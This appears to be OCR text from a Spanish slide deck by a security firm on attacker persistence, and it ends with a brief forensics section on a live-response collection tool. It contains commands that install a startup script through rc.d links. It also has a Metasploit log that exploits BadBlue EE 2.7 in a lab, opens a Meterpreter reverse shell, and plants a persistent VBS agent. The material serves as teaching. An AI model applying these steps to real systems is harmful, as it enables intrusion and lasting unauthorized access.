


Persistencia en RC.Local


Un ejemplo de uso de RC:

```
# cp ScriptHacker /etc/init.d
# chmod 0744 /etc/init.d/ ScriptHacker
# chown root:sys /etc/init.d/ ScriptHacker
# cd /etc/init.d
# ln xyz /etc/rc2.d/S99ScriptHacker
# ln xyz /etc/rc0.d/K99ScriptHacker
# ls /etc/init.d/*ScriptHacker /etc/rc2.d/*ScriptHacker /etc/rc0.d/*ScriptHacker
```


Persistencia en CRON




Persistencia en CRON




Persistencia en Webshell




Persistencia en el inicio




UNA PRUEBA DE PERSISTENCIA EN NUESTRO EJEMPLO


root@kalidba: ~
Archivo Editar Ver Buscar Terminal Ayuda
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST no HTTP server virtual host
Exploit target:
Id Name
-- ----
0 BadBlue EE 2.7 Universal
msf5 exploit(windows/http/badblue_passthru) > set rhosts 10.0.2.4
rhosts => 10.0.2.4
msf5 exploit(windows/http/badblue_passthru) > run
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179779 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.6:4444 -> 10.0.2.4:49183) at 2019-06-18 11:27:29 +0200
meterpreter >


meterpreter > run persistence
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/MORTERUELO-LIMP_20190618.3525/MORTERUELO-LIMP_20190618.3525.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.6 LPORT=4444
[*] Persistent agent script is 99615 bytes long
[+] Persistent Script written to C:\Users\MORTER~1\AppData\Local\Temp\qlsZLJtvnOOX.vbs
[*] Executing script C:\Users\MORTER~1\AppData\Local\Temp\qlsZLJtvnOOX.vbs
[+] Agent executed
meterpreter >

UN POQUITO DE FORENSE PARA UN CASO DFIR


Equipo ▸ USB (D:) ▸
Buscar USB (D:)
Organizar
Incluir en biblioteca
Compartir con
Nueva carpeta
Favoritos
Descargas
Escritorio
Sitios recientes
Bibliotecas
Nombre
Fecha de modifica...
Tipo
Tamaño
Windows_Live_Response
16/02/2019 10:37
Carpeta de archivos
mftdump
16/02/2019 10:11
Aplicación
498 KB

BriMor Labs Windows Live Response Collection

BriMor Labs Windows Live Response Collection Data Gathering Scripts

- **Secure-Complete** -- *Choosing this option will gather a memory dump, volatile data, and full disk image. Upon completion all data will be compressed and password protected.*
- **Secure-Memory Dump** -- *Choosing this option will gather a memory dump and volatile data. Upon completion all data will be compressed and password protected.*
- **Secure-Triage** -- *Choosing this option will gather volatile data. Upon completion all data will be compressed and password protected.*

- **Complete** -- *Choosing this option will gather a memory dump, volatile data, and full disk image.*
- **Memory Dump** -- *Choosing this option will gather a memory dump and volatile data.*
- **Triage** -- *Choosing this option will gather volatile data.*

Run Selected Windows Live Response Script

License | Questions? | About

smart hc

code > people < security

comercial@smarthc.es
www.smarthc.es